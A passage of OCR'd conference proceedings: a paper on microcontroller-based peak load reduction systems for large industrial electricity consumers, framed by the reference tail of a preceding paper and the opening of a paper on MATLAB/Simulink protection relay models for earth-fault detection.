[18] PostgreSQL documentation, Runtime-config WAL, URL: http://www.postgresql.org/docs/8.1/static/ runtime-config-wal.html, 2011.

[19] System P and AIX information centre, General Programming Concepts: Writing and Debugging Programs, URL: http://publib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.genprogc/doc/genprogc/fileio.htm, 2010.

[20] Gregory Smith, "PostgreSQL 9.0 High Performance",Packt Publishing 2010, pp.69-97

Microcontroller Based Systems for Peak Load Reduction

V. Tasić *, D.R. Milivojević*, M. Pavlov*, V. Despotović**, D. Brodić**
* Mining and Metallurgy Institute, Bor, Serbia
visa.tasic@irmbor.co.rs
** University of Belgrade, Technical Faculty in Bor, Bor, Serbia

Abstract – The peaks in energy consumption arise when a number of consumers start to run within a relatively short period of time. In the case of large consumers, this can lead to an overload of the electro-energetic system. In order to avoid such scenarios, the consumers have to pay peak load additionally. The share of this cost in overall costs for electricity can be significant, up to 50% for smaller production plants with discontinuous production. For large consumers, peak load costs usually do not exceed 30% of total costs for electricity. In order to reduce the peak load, it is necessary to provide consistent power consumption that is without major short-term peaks. The paper presents several examples of microcontroller based systems for peak load reduction.

I. INTRODUCTION

The rationalization of electricity consumption is an imperative nowadays. It is economically more justified than investment in the construction of new power generating capacities and associated facilities and services [1]. The overall electricity costs consist of two main components: the energy costs and the power costs (peak load). It can often be significantly reduced with minimal technical efforts. Decreased energy costs can be achieved by permanently diminishing excessive energy consumption, or by shifting the energy import from the high tariff periods to the less expensive low tariff periods.

The power costs imply the peak load, which is the maximum average power load over a designated interval of time (15 minutes). They can be significantly reduced by means of just a few short, targeted interventions at the right point in time. For example, postponing the energy import for only several minutes can lead to significant peak load reduction in some cases, whereas the effects on the production process are minimal. This short-term redistribution of imported energy is usually executed automatically using the peak load reduction systems.

Peak load reduction systems must be fully synchronized to the power utility's measuring period, i.e. 15 minutes interval. The redistribution of energy within the single measuring interval does not result in any savings, since the average peak load is charged, not the instantaneous power peaks. It also becomes apparent that, under certain circumstances, single 15 minute interval of unusually high energy import resulting from coincidental, concurrent start-up of specific equipment units may drastically increase power costs for an entire month.

The objective of peak load optimization is to avoid exceeding one or more specified chargeable demand set-points. This means that energy made available during any of the power utility's measuring periods must be limited to a fixed value. In this way, the optimization system actually limits the amount of imported energy during high demand measuring periods by shutting down certain power consumers, which is then compensated in the subsequent period. An extensive analysis must be conducted in order to determine which power consumers can be shut down at the specified point of time, so the production process is not disturbed.

The peak load reduction systems should provide accurate and timely energy import data in order to make correct decisions. Usually, these systems are realized as complex control systems, including software solutions that can present information about the energy and power consumption and utilization of production equipment to the end users in a user-friendly manner. With the help of menu-driven parameters configuration, user-specific control strategies (load, time or event dependent) can be conveniently selected and limit values can be specified and modified during operation.

Whether or not it makes sense or is economical to implement a peak load reduction system must be clarified in detail for each individual case. Potential savings in this area remain unexploited at many companies. In addition, the system to be utilized should be intelligent and adaptable to accept the future requirements, and should have adequate capacity in order to assure that potential savings can be taken advantage as long as possible.

II. MICROCONTROLLER BASED SYSTEMS FOR PEAK LOAD REDUCTION

A microcontroller is a single chip that contains the processor (CPU), non-volatile memory for the program (ROM or flash), volatile memory for input and output (RAM), a clock and an I/O control unit. Microcontrollers are designed for embedded applications, in contrast to the microprocessors used in personal computers or other general purpose applications.

Two different types of microcontroller based systems for peak load reduction will be described in this paper; one

based on MC68HC11 microcontroller [2], and the other one based on microcontroller PIC16F877A.

III. THE SYSTEM FOR PEAK LOAD REDUCTION BASED ON MC68HC11 MICROCONTROLLER

A. Hardware Setup

A distributed control system (DCS) was developed at the Department of Industrial Informatics, Mining and Metallurgy Institute in Bor, Serbia for the purpose of peak load reduction. The portable measuring station (PMS) designed as a typical compact mobile measuring device is used as a core of the DCS [3]. In functional point of view, it is an autonomous unit, which is used with the aim of data acquisition and command execution. The PMS overall block diagram is shown in Fig. 1. The CPU module is the one-board computer containing the MC68HC11 microcontroller shown in Fig. 2. Although the PMS can be an autonomous unit, it is more frequently used as a node in a simple network (forming an entity), which contains PMS and PC workstation (WS). The complex communication subsystem was developed on both sides for efficient entity functioning.

Main characteristics of the PMS are: microcontroller Motorola 68HC11E, internal eight channel, 8-bit A/D converter, 8 analog inputs, 4 + 4 digital state signals (input + output) with mutual point (or independent), RS232 communication port, 48 (56) KB for data (RAM), 16 (8) KB for software (EPROM), LC display and functional keyboard (shown in Fig. 3). The PMS motherboard with I/O modules connected is shown in Fig. 4.

B. Software Setup

Working as an autonomous data logger, the PMS can store over 3000 data messages in the local RAM, and transfer them to WS later. The source code of its control program is written in the symbolic Motorola language. For that purpose a special environment of ∏-assembler [4] was used. The EPROM of the PMS holds residential software, which acts as an executive system. It consists of executable versions of test, control, operational and communication software modules.




Figure 1. The PMS functional block scheme




Figure 2. The PMS CPU board based on MC68HC11 microcontroller

Operational program module is responsible for measuring of analog channels and checking the states of digital inputs. The type of measuring, sampling rate and other parameters can be configured using local keyboard, or commanded from the supervising WS. The PMS status and measurement results are transferred to WS, or stored in local memory.

The PMS performs peak load limitations according to algorithm developed for this purpose. The output current signals (4-20 mA) from the power transducers (associated to large consumers that are of interest) are led to analog inputs of the PMS. In such a way it is possibly to monitor and control the energy consumption (based on the cumulative measurements of electrical power only). The PMS calculates average minute values of electrical power and forms cumulative, which are compared to limits given by the algorithm. Comparison is performed starting from the 7th up to 15th minute. The result of the comparison generates adequate action: “do nothing”, or (suggest) “switch off” the desired consumer.

C. Network setup

Special SCADA (Supervising Control and Data Acquisition) software named PLCP (Peak Load Control Program) is developed for the purpose of visualization and remote control of peak load reduction process. The PLCP enables the peak load reduction with large scale of facilities.



Figure 3. The PMS (front panel view)




Figure 4. The PMS motherboard with I/O modules connected

It has client/server architecture and operates under Windows XP operating system. The PLCP was developed in the Microsoft Visual C++ development environment [5]. The PLCP communication module contains driver to support the networking with PMS. Communication protocol is ASP (Asynchronous Serial Protocol) [6]. It fulfills the following objectives: request for communications, connection establishment, data transfer and transfer quality control, network node status indication and examination. The communication on the PMS side is handled by its operational program. Communication module is one of the most important modules of the executive system. It is responsible for information transfer between PMS and PC workstation. The PMS is a slave node and the communication session starts as a stochastic event. This is the main reason why data transmission has the highest priority level compared to other PMS functions, provided by priority ordering mechanism [7]. The main step in communication initialization is programming of serial I/O for the desired operational regime. It is performed by execution of the procedure that prepares PMS to detect communication interrupt request. When the interrupt request is detected, current process stops running and communication service routine takes place instead. Actual command from WS can be received, and appropriate response sent back. The response can be the PMS status, remote command execution status, measured data, or all of them.




Figure 5. The block scheme of realized industrial network

During the data transfer (in both directions) the PMS operational program is busy and can not perform usual tasks such as measuring or process control. In some cases data transfer can take more then 50 ms per session. To increase the measuring and control efficiency the communication message can be shortened. In such cases the measuring performance of the PMS becomes more efficient and response time is improved. Data transfer can be performed in less then 5 ms, allowing PMS response time of 10 ms. The PMS working regime, the communications mode and frequency (polling rate) may be configured from the PLCP drop-down menu, or locally on the PMS. The PMS digital output channels are used to generate the command signals to activate some actuators (relays, contactors, solid state switches etc.) to switch off appropriate aggregates or to block switching on new consumers.

The realized PMS and PLCP are applied mainly in metallurgy industry. Production plants are often dislocated in a several kilometers wide area. To cover the main production plants and control peak load in the real-time, it is necessary to realize complex industrial network [8, 9]. The basic network nodes are entities consisted of the PMS and the WS. The configuration of a typical realized network is shown in Fig. 5. The WS is a server in network configuration, running the appropriate PLCP (shown in Fig. 6). The remaining network nodes (clients in network configuration) are running a passive version of the PLCP called Remote Peak Load Control Program (RPLCP). The RPLCP is used for distant monitoring only, without having the possibility of sending commands to PMS.

IV. THE SYSTEM FOR PEAK LOAD REDUCTION BASED ON PIC16F877A

The PIC16F877A CMOS FLASH-based 8-bit microcontroller [10] is upward compatible with the PIC16C5x, PIC12Cxxx and PIC16C7x devices. It features 200 ns instruction execution, FLASH program memory 8KB, 2 comparators, 8 channels of 10-bit A/D converter, a USART, and a parallel slave port as shown in Fig 7. All of these features make it ideal for more advanced level A/D applications in automotive, industrial, appliances or consumer applications. As it has most of the necessary peripherals on-chip it is suitable for applications on a single chip.




Figure 6. PLCP sinoptic screen




Figure 7. The PIC16F877A basic features

The special development board based on PIC16F877A microcontroller (shown in Fig. 8) was designed and realized containing electronic circuits for programming, communication, I/O drivers, switches and LC display. Part of the electric scheme with the connections of relay outputs, analog inputs, and communication with PC is shown in Fig. 9.

MPLAB Integrated Development Environment (IDE) is usually used for the development of embedded application for PIC microcontrollers. MPLAB IDE is the Microchip's application that runs under Microsoft Windows operating systems and includes code editor (supports assembler and C languages), simulator with the debugger, and project manager.

However, for the purpose of realization of system for peak load reduction a special development environment is realized for programming of PIC16F877A, named DLadder [11]. It is developed in Borland Delphi 7 and features programming using ladder logic and their compilation into PIC16 and PIC18 object (native) code. Ladder logic is a programming language that represents a program by a graphical diagram based on the circuit diagrams of relay logic hardware, and it is very convenient in industrial control applications. A library of logical functions is developed for this purpose. The debugger and the real-time simulation are also realized, which allows displaying the contents of a microcontroller ports and memory locations in the real-time.




Figure 8. The development board based on PIC16F877A microcontroller with the programmer connected




Figure 9. PIC16F877A development board electric scheme

The system for peak load reduction based on PIC16F877A can operate in the same manner as the previously described MC68HC11 based system. The algorithm is the same as described in section III B. The output current signals (4-20 mA) from the power transducers (associated to large consumers) are led to the analog inputs of PIC16F877A. The PIC16F877A digital outputs are used to generate the command signals to activate actuators to switch off the particular consumers. Special SCADA named PICCP (PIC Control Program) is developed in Borland Delphi 7 for the purpose of visualization and remote control of peak load reduction process. The PICCP contains driver to support the networking with PIC16F877A. PICCP enables configuration of operating parameters for peak load reduction and monitoring of consumption in real-time, as shown in Figs. 10 and 11. It also stores all relevant data in databases for later analyses.

V. CONLUSION

The objective of the peak load reduction is to avoid exceeding one or more specified chargeable demand setpoints. This means that energy consumption during measuring periods must be limited to a fixed value.




Figure 10. The real-time histogram during the measuring interval




Figure 11. The real-time diagram during the measuring interval

The production process analysis must be conducted in order to determine which consumers can be shut down without disturbing the process. The examples presented here confirmed the applicability of the microcontroller based system in peak power reduction. Such systems can be used for local control, or as integral parts of the distributed control systems. The advantages of presented solutions are their modularity, ease of use, low price, and its applicability in different production processes. The described systems are applied mainly in metallurgy industry. They are equally present in the optimization of peak power of large consumers, as autonomous units, as well as an integral part of large scale systems. It is estimated that the achieved reduction in costs for the peak power, per application of such systems, is about 5-10% of total costs.

ACKNOWLEDGMENT

This work is supported by the project funded by the Ministry of Education and Science of the Republic of Serbia, No. TR33037 "Development and Application of Distributed System for Monitoring and Control of Electrical Energy Consumption for Large Consumers".

REFERENCES

[1] Dj. Perišić, A. Žorić, S. Obradović, "Peak load control system for large consumers", International Scientific Conference UNITECH 2010, Gabrovo, Bulgaria, pp. I-45 - I-49, November 2010.

[2] M68HC11 Reference Manual, Motorola Inc., 1990.

[3] D.R. Milivojevic and V.Tasic, "MMS in real industrial network" Information Technology and Control, vol. 36, pp. 318-322, 2007.

[4] Z. Radonjic, Π-assembler user guide, Niš, Serbia, 1996. (in Serbian)

[5] B.Stroustrup, The C++ Programming Language , Addison-Wesley Pub Co, 3rd edition , 2000.

[6] D.Milivojevic and V.Tasic, "Some software elements of the microprocessor measuring station", Acta Electrotechnica et Informatica, vol. 7, pp. 64-68, 2007.

[7] D.Milivojevic, M.Pavlov, V.Tasic and V.Despotovic, "The software structure and principles of main task scheduling in an Executive System" Journal of Theoretical and Applied Information Technology, vol. 5, pp. 270-276, 2009.

[8] D.Milivojević, V.Tasić, M.Pavlov and V.Despotović, "Synthesis of DCS in copper metallurgy", Proceedings of XLII International Scientific Conference on Information, Communication and Energy Systems and Technologies ICEST 2007, Ohrid, FYR Macedonia, Book 2., pp. 629-631, June 2007.

[9] G.Held, Ethernet Networks, John Wiley & Sons, 2003.

[10] PIC16F87XA microcontrollers, Microchip Technology Inc., 2003. www.datasheetcatalog.org/datasheets2/41/4109312_1.pdf

[11] D.R. Miljkovic et al., "DLadder - an integrated environment for programming PIC microcontrollers", unpublished.

Protection relay software models in interaction with power system simulators

Ivan Goran Kuliš*, Ante Marušić** and Goran Leci *
* Končar-Power Plant and Electric Traction Engineering, Zagreb, Croatia
** Faculty of Electrical Engineering and Computing, Zagreb, Croatia
ivangoran.kulis@koncar-ket.hr

Abstract - Modelling and simulation software developed for analysing protective relaying applications and relay design concepts in power distribution is described in the paper. The intention was to develop an open system that is easy to use and allows simple future expansions. Easy to use presumes that the software should be suitable for teaching purposes. This is achieved by introducing new libraries of signal sources and relay elements developed in the MATLAB/SIMULINK environment. Combined with the SIMULINK/SimPowerSystems, the mentioned libraries enable a variety of studies aimed at better understanding protective relay design approaches and procedures and related applications in power system.

I. INTRODUCTION

In the MV networks in Croatia there are three ways of substation (transformer) neutral point grounding treatment: isolated, low-ohmic grounded and, from a couple of years ago, resonant grounded. Croatian MV distribution networks are mainly radially operated.

With an aim to define the criteria for appropriate neutral treatment selection depending on the substation and MV network type, an overview study has been conducted recently. Selection criteria in the study considered:

- Technical features of all three treatments concerning the earth-fault currents, overvoltages and network operation based on literature, measuring, computer analysis and operation experiences;
- Human safety requirements and rules (touch voltages), heath and voltage stresses and interferences with telecommunications lines;
- Network importance (number and type of connected customers), size (length of galvanic connected lines), type (cable to overhead lines ratio, type of poles and types of cable junctions and screens);
- Network reliability (SAIFI and SAIDI);
- Earth systems requirements concerning earthfault currents and soil resistivity.

Every criterion has been economically evaluated regarding capital and operation expenditure and then cost-benefit analyses have been made. The results of those analyses are criteria for adequate neutral treatment selection concerning mentioned features, requirements and rules.

The study also emphasized the need for rules renovation regarding a new way of operation and protection relay requirements as well as harmonization with European norms. The need for implementation of new protection methods and primary measuring equipment (current and voltage transformers) coordination have also been considered and analysed. The analysis performed and the results achieved are described in this article.

In the scope of the study, measurements of pre-fault and earth-fault currents and voltages were conducted in 10 kV and 20 kV distribution networks supplied from two HV/MV substations. Earth-faults were done with different fault resistances and types as well as by using different neutral point grounding methods: isolated, low-ohmic resistive and resonant.

II. CHARACTERISTICS OF SELECTIVE EARTH-FAULT PROTECTION IN DISTRIBUTION NETWORKS

Methods for selective detection of earth faults are based on measurements either of permanent or transient currents and voltages upon earth-faults occurrence. A special property of the isolated and resonant earthed networks is the rise in magnitude of the measured earth-fault current due to the contribution from healthy feeders, while feeder with the failure has no impact on it. Measurements of available currents and voltages in the event of an earth-fault, unless these values are not post processed, indicate the use of directional earth-fault protection. Because of compensation in resonant earthed networks, with reference to earth-fault current reduction, it is obvious that protective equipment, including transformers, must meet very high requirements. Most methods work under adverse conditions of the phase shift between current and voltage (~90°). Contrary to the measuring conditions during short-circuits, current transformers (CT) are often not adapted to deal with a small earth-fault currents. Adjustment is to be achieved by using ring-type (toroidal) transformers. These requirements are even greater in meshed than in radial networks because of earth fault currents spreading through branches.

Most commonly used numerical relays for selective earth-fault detection are:

- Neutral overcurrent relay (50/51N)
- Directional and sensitive directional neutral overcurrent relay (67N(S))

- Wattmetric and warmetric neutral relays (32P/QN)
- Neutral overcurrent relay based on higher (5th) harmonic
  This relay operation is based on the fact that in the resonant networks 5th harmonic is not compensated by Petersen coil. 5th harmonic is usually intentionally added upon earth-fault occurrence.
- Relay for static or dynamic comparison of neutral currents
  This relays operation is based on comparison of neutral currents or their changes. Neutral currents of different feeders connected on the same busbar are compared.
- Admittance and conductance neutral relays
  This relays operation is based on comparison of neutral admittances/conductance's changes.
- Transient relays
  This relays tracks and compares voltage and currants wave shapes at earth-fault occurrence.

III. RELAY MODELLING

Protective relays together with current and voltage transformers are a substantial part of the power system. Protective relays rapidly isolate faulted part of the system which allow system stability and undisturbed power supply for most customers. Incorrect operation of protective relays can have adverse consequences for continued power supply. Developing, using and teaching protective relay application and design concepts assumes multidisciplinary approach comprising among others power system physics, mathematical formulations and electronic devices. Majority of components that constitute a modern electrical power system have been successfully modelled for transient studies for more than forty years. The exception is protective relaying. Progress in modelling of power relays in transient analysis appeared in the last twenty years.

Electrical faults, switching actions and other power system disturbances, cause a redistribution of the electric and magnetic energy stored in capacitive and inductive elements and mechanic energy stored in rotational elements of the network. This redistribution of electric energy cannot occur instantaneously and the power system must undergo through a transient state before it reaches a new steady state. During the first few cycles following a power system fault, high-speed protective relays are expected to make a correct decision as to the presence and location of the fault in order to preserve system stability and to minimize the extent of equipment damage. The majority of protective relays make their decisions based on fundamental frequency (50 Hz or 60 Hz) voltage and current signals. However, it is precisely at this moment that the voltage and current signals are badly corrupted by fault-induced transients in the form of an exponentially decaying dc component, and with frequencies above and below the fundamental power system frequency. The dynamic performance of protective relays depends to a large extent on their design principle that addresses things such as selectivity, sensitivity, security, and dependability. In addition, the dynamic performance of high-speed protective relays depends to a large extent on the signals produced by instrument transformers, and these signals depend on the overall transient response of the instrument transformers, and the type of transients generated by the power system [1, 2, 3].

Relay software models are useful for relay manufacturers, utilities, customers and also for educational purposes. In general, manufacturers use more sophisticated models to support development and presentation. Representatives of manufacturers can explain the behaviour of the relays to their clients with the help of relay models using input from network simulation programs or from power system transient recorders.

Depending on the purpose they serve it is possible to create more or less sophisticated relay models. Simple models use only mathematical equations to describe the pick-up and tripping characteristics of the relays. These models can be used to make general decisions for the selection of relay types, and together with network calculation programs they can be used to derive relay settings.

More sophisticated relay models are much more comprehensive. They process voltage and current transient waveforms from emtp simulations, actual fault waveforms captured by numerical relays, or digital fault recorders. This way user can observe their response to these transients and reaffirm the protection behaviour during network disturbances.

IV. RELAY MODELLING IN MATLAB

Matlab has been selected as programming environment for protective relaying software modelling for the following reasons:

- Matlab is well recognized as one of standard tools for protective relay modelling in industry and in university environment [1, 2, 4].
- Matlab has powerful calculation and visualisation tools and enables fast and efficient software expansion without developing any extra programming tools.
- Matlab and its time domain solver Simulink create an open and user friendly system. They provide libraries, models and programs enabling integration of different model components. New models and libraries can be easily added.
- Simulink and SimPowerSystems allow fast development and closed-loop testing of protection and control systems used in power systems and drives. This is important since actual power systems and their protection systems operate in a closed-loop manner [2, 5]. SimPowerSystems enable modelling of power system components. It provides computations and analyses similar to other electromagnetic transient programs permitting modelling of the power systems and its controls in the same environment and thus, facilitating closed-loop simulation.

The (earth-fault) relays are modelled so that the general working principles of protection systems can be demonstrated. The interaction between network

calculation program and software protection system models is achieved. Closed-loop simulations of relay software models with an electromagnetic transient simulation enables evaluation of the transient behaviour of the protective relaying algorithms due to changes and switching in the network. Different protection settings and their consequences on the protection behaviour are possible as well as protection coordination analysis. In this manner the application of relay models can effectively support the education of students and engineers.

Intention is to develop relay software modelling for relevant testing prior the building of a prototype relays. This is essential in the development process because, it allows testing of various relaying algorithms, the relay logic, and to make necessary changes without the need to make changes in hardware or software modules of the actual device. Relay algorithm development enables use of relay software models to test different digital signal processing techniques, protection algorithms, the transient response of digital filters, phasor estimating methods, directional or distance element unit performance and evaluation of new measuring techniques.

Of course, all previously mentioned cannot completely replace tests with the actual protection devices in a real environment. Whatever degree of detail is used in a model, the engineer must be aware of the limitations of the model. Failure to bear this in mind is a well-known weakness in all design studies based on models [3].

V. DISTRIBUTION POWER SYSTEM MODEL

Within Matalabs Simulink environment, SimPowerSystems are selected as a design tool for modelling and simulating a distribution power system. In Simulink environment it is possible to model and simulate the total system by combining SimPowerSystem with control system tools. This allows optimisation of control parts of the model. Accurate and fast real-time simulations are possible by using variable step integrator and zero crossing detection capabilities.

The system is modelled according to the two real radial distribution networks in which earth-fault tests were done. Current and voltage measured records from tests are used for model calibration and also as a signal source for testing the relay models.

Earth-fault and resonant curve field tests have been conducted in the substations 110/20 kV Botinec and 110/10 kV Velika Gorica. Tests consisted of earth-faults over different fixed resistances (1÷5 Ω, 1, 4 and 10 kΩ) and in different conditions (phase wire fell on dry and wet ground, phase wire fell on trees, transient faults simulated with variable spark gap) at few places in the networks with ungrounded, low-ohmic grounded and resonant grounded neutral points. Earth-faults with resonant grounded neutral points have been done with different tuning of Petersen coils with and without shunt resistor (connected on secondary winding). Resonant curves were also measured and recorded.

MV networks supplied from these substations are mostly wide spread semi urban radially operated, with only a few meshed branches. This kind of network was considered as most interesting for resonant grounding method implementation. It is because these networks have 8 to 12 feeders on one bus-bar system, with total sum of 100 to 300 A capacitive currents, large numbers of short and long supply interruptions and a lot of households and small industries connected and with ~21 MVA of average peak load.

Modelled distribution network with wattmetric relay (red box) on feeder 1 is shown in Figure 1. Earth-fault is simulated on phase A of feeder 1.




Figure 1: Radial distribution network modelled in Matlab

VI. RELAY MODELS

Erath-fault relays are modelled as generic numerical relays. In Matlab/Simulink environment, relays are modelled in the function blocks as it is shown in Figure 2.

